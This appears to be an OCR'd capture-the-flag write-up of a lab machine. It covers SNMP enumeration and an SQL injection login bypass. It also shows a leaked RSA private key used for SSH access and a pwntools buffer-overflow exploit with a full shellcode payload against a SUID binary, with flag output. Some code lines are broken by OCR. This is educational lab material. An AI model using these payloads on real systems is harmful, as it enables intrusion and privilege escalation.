
```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat output.txt | grep iso.3.6.1.2.1.4.34.1
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.20 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.148.88.90 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.148.88.90 = INTEGER: 2
```



```
IP-MIB::ipAddressIfIndex.ipv6."de:ad:be:ef:00:00:00:00:02:50:56:ff:fe:94:58:5a"
ipAddressIfIndex OBJECT-TYPE
  -- FROM       IP-MIB
  -- TEXTUAL CONVENTION InterfaceIndex
  SYNTAX        Integer32 (1..2147483647)
  DISPLAY-HINT  "d"
  MAX-ACCESS    read-create
  STATUS        current
  DESCRIPTION   "The index value that uniquely identifies the interface to
            which this entry is applicable.  The interface identified by
            a particular value of this index is the same interface as
            identified by the same value of the IF-MIB's ifIndex."
::= { iso(1) org(3) dod(6) internet(1) mgmt(2) mib-2(1) ip(4) ipAddressTable(34) ipAddressEntry(1) ipAddressIfIndex(3) 2 16 222 173 190 239 0 0 0 0 2 80 86
255 254 148 88 90 }

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ping6 dead:beef:0000:0000:0250:56ff:fe94:585a
PING dead:beef:0000:0000:0250:56ff:fe94:585a (dead:beef::250:56ff:fe94:585a): 56 data bytes
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=0 ttl=63 time=202.351 ms
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=1 ttl=63 time=223.393 ms
64 bytes from dead:beef::250:56ff:fe94:585a: icmp_seq=2 ttl=63 time=332.176 ms
^C--- dead:beef:0000:0000:0250:56ff:fe94:585a ping statistics ---
4 packets transmitted, 3 packets received, 25% packet loss
round-trip min/avg/max/stddev = 202.351/252.640/332.176/56.893 ms

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ snmptranslate -m ALL -Td 'iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.148.88.90'
```


Vulnerability Assessment

1) Found sql injection



```
POST /dev/login.php HTTP/1.1
Host: 10.10.10.20
Content-Length: 42
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.20
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.10.20/dev/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

name=test' or 1=1 order by 1-- -&pass=test
```

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
  "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
  <html xml:lang="ja" xmlns="http://www.w3.org/1999/xhtml">
    <head>
      <title>
        DevWebsite
      </title>
    </head>
    <body>
      <h1>
        DevWebsite Login
      </h1>
      <dt>
        <dl>
          name: admin
        </dl>
      </dt>
      <dt>
        <dl>
          name: thrasivoulos
        </dl>
      </dt>
      <p>
        <p>
          <p>
            <p>
              <center>
                <a href="sshkeyforadministratordifficulttimes">
                  My Key
                </a>
              </center>
              <p>
                <center>
                  Noone is ever gonna find this key :P
                </center>

              </body>
            </html>
```




10.10.10.20/dev/sshkeyforadministratordifficulttimes - Chromium
10.10.10.20/dev/sshkeyfo
Not secure
10.10.10.20/dev/sshkeyforadministratordifficulttimes

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvQxBD5yRBGemrZI9F0O13j15wy9Ou8Z5Um2bC0lMdV9ckyU5
Lc4V+rY81lS4cWUx/EsnPrUyECJTtVXG1vayffJISugpon49LLqABZbyQzc4GgBr
3mi0MyfiGRh/Xr4L0+SwYdylkuX72E7rLkkigSt4s/zXp5dJmL2RBZDJf1Qh6Ugb
yDxG2ER49/wbdet8BKZ9EG7krGHgta4mfqrBbZiSBG1ST61VFC+G6v6GJQjC02cn
cb+zfPcTvcP0t63kdEreQbdASYK6/e7Iih/5eBy3i8YoNJd6Wr8/qVtmB+FuxcFj
oOqS9z0+G2keBfFlQzHttLr3mh70tgSA0fMKMwIDAQABAoIBAA23XOUYFAGAz7wa
Nyp/9CsaxMHfpdPD87uCTlSETfLaJ2pZsgtbv4aAQGvAm91GXVkTztYi6W34P6CR
h6rDHXI76PjeXV73z9J1+aHuMMelswFX9Huflyt7AlGV0G/8U/lcx1tiWfUNkLdC
CphCICnFEK3mc3Mqa+GUJ3iC58vAHAVUPIX/cUcblPDdOmxvazpnP4PW1rEpW8cT
OtsoA6quuPRn9O4vxDlaCdMYXfycNg6Uso0stD55tVTHcOz5MXIHh2rRKpl4817a
I0wXr9nY7hr+ZzrN0xy5beZRqEIdaDnQG6qBJFeAOi2d7RSnSU6qH08wOPQnsmcB
JkQxeUkCgYEA3RBR/0MJErfUb0+vJgBCwhfjd0x094mfmovecplIUoiP9Aqh77iz
5Kn4ABSCsfmiYf6kN8hhOzPAieARf5wbYhdjC0cxph7nI8P3Y6P9SrY3iFzQcpHY
ChzLrzkvV4wO+THz+QVLgmX3Yp1lmBYOSFwIirt/MmoSaASbqpwhPSUCgYEA2uym
+jZ9l84gdmLk7Z4LznJcvA54GBk6ESnPmUd8BArcYbla5jdSCNL4vfX3+ZaUsmgu
7Z9lLVVv1SjCdpfFM79SqyxzwmclXuwknC2iHtHKDW5aiUMTG3io23K58VDS0VwC
GR4wYcZF0iH/t4tn02qqOPaRGJAB3BD/B8bRxncCgYBI7hpvITl8EGOoOVyqJ8ne
aK0lbXblN2UNQnmnywP+HomHVH6qLIBEvwJPXHTlrFqzA6Q/tv7E3kT195MuS10J
VnfZf6pUiLtupDcYi0CEBmt5tE0cjxr78xYLf80rj8xcz+sSS3nm0ib0RMMAkr4x
hxNWWZcUFcRuxp5ogcvBdQKBgQDB/AYtGhGJbO1Y2WJOpseBY9aGEDAb8maAhNLd
1/iswE7tDMfdzFEVXpNoB0Z2UxZpS2WhyqZlWBoi/93oJa1on/QJlvbv4GO9y3LZ
LJpFwtDNu+XfUJ7irbS51tuqV1qmhmeZiCWIzZ5ahyPGqHEUZaR1mw2QfTIYpLrG
UkbZGwKBgGMjAQBfLX0tpRCPyDNaLebFEmw4yIhB78ElGv6U1oY5qRE04kjHm1k/
Hu+up36u92YlaT7Yk+fsk/k+IvCPum99pF3QR5SGIkZGIxczy7luxyxqDy3UfG31
rOgybvKIVYntsE6raXfnYsEcvfbaE0BsREpcOGYpsE+i7xCRqdLb
-----END RSA PRIVATE KEY-----
```

Exploitation


1) Connected with ssh



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh -oPubkeyAcceptedKeyTypes=ssh-rsa thrasivoulos@dead:beef:0000:0000:0250:56ff:fe94:585a -i id_rsa
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-75-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Oct 16 12:55:38 EEST 2024

  System load: 0.0               Memory usage: 5%   Processes:       175
  Usage of /:  40.9% of 3.32GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun May 14 20:22:53 2017 from dead:beef:1::1077
thrasivoulos@Sneaky:~$ ls
user.txt
thrasivoulos@Sneaky:~$ cat user.txt
cc2d7d54053948e7f514f26943c93292
thrasivoulos@Sneaky:~$ |
```


Privilege Escalation

1) Found suid binary




```
thrasivoulos@Sneaky:~$ ls /usr/local/bin/chal -al
-rwsrwsr-x 1 root root 7301 May  4  2017 /usr/local/bin/chal
thrasivoulos@Sneaky:~$ |
```

2) Found buffer overflow




```

undefined4 main(undefined4 param_1,int param_2)

{
  char local_16e [362];

  strcpy(local_16e,*(char **)(param_2 + 4));
  return 0;
}

```

3) ASLR is disabled



```
thrasivoulos@Sneaky:~$ cat /proc/sys/kernel/randomize_va_space
0
thrasivoulos@Sneaky:~$ 
```

4) Stack is executable




```
gef➤ vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /usr/local/bin/chal
0x08049000 0x0804a000 0x00000000 r-x /usr/local/bin/chal
0x0804a000 0x0804b000 0x00001000 rwx /usr/local/bin/chal
0xb7e21000 0xb7e22000 0x00000000 rwx
0xb7e22000 0xb7fcc000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb7fcc000 0xb7fce000 0x001aa000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb7fce000 0xb7fcf000 0x001ac000 rwx /lib/i386-linux-gnu/libc-2.19.so
0xb7fcf000 0xb7fd2000 0x00000000 rwx
0xb7fd8000 0xb7fda000 0x00000000 rwx
0xb7fda000 0xb7fdc000 0x00000000 r-- [vvar]
0xb7fdc000 0xb7fde000 0x00000000 r-x [vdso]
0xb7fde000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb7ffe000 0xb7fff000 0x0001f000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb7fff000 0xb8000000 0x00020000 rwx /lib/i386-linux-gnu/ld-2.19.so
0xbffdf000 0xc0000000 0x00000000 rwx [stack]
gef➤ 
```

5) Made a exploit to read /root/root.txt

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='i386', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("chal_patched")
libc = ELF("libc-2.19.so")
```

```
ld = ELF("./ld-2.19.so")
context.binary = exe

libc.address = 0xb7e22000
rop = ROP(libc)
rop.raw(b'\x90'*362)
rop.raw(next(libc.search(asm('jmp esp'), executable=True)))
rop.raw(asm(shellcraft.cat('/root/root.txt')))
print(''.join((f'\\x{i:0>2x}' for i in rop.chain())))


import subprocess
payload =
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x85\x4a\xe2\xb7\x68\x01\x01\x01\x01\x81\x34\
x24\x79\x75\x01\x01\x68\x6f\x74\x2e\x74\x68\x74\x2f\x72\x6f\x68\x2f\x72\x6f\x6f
\x89\xe3\x31\xc9\x6a\x05\x58\xcd\x80\x6a\x01\x5b\x89\xc1\x31\xd2\x68\xff\xff\x
ff\x7f\x5e\x31\xc0\xb0\xbb\xcd\x80'
subprocess.Popen(['chal', payload])
```



```
thrasivoulos@Sneaky:~$ python3 solve.py
thrasivoulos@Sneaky:~$ bcef19e6443aa7b9539f9d974826fbbb
^C
thrasivoulos@Sneaky:~$ 
```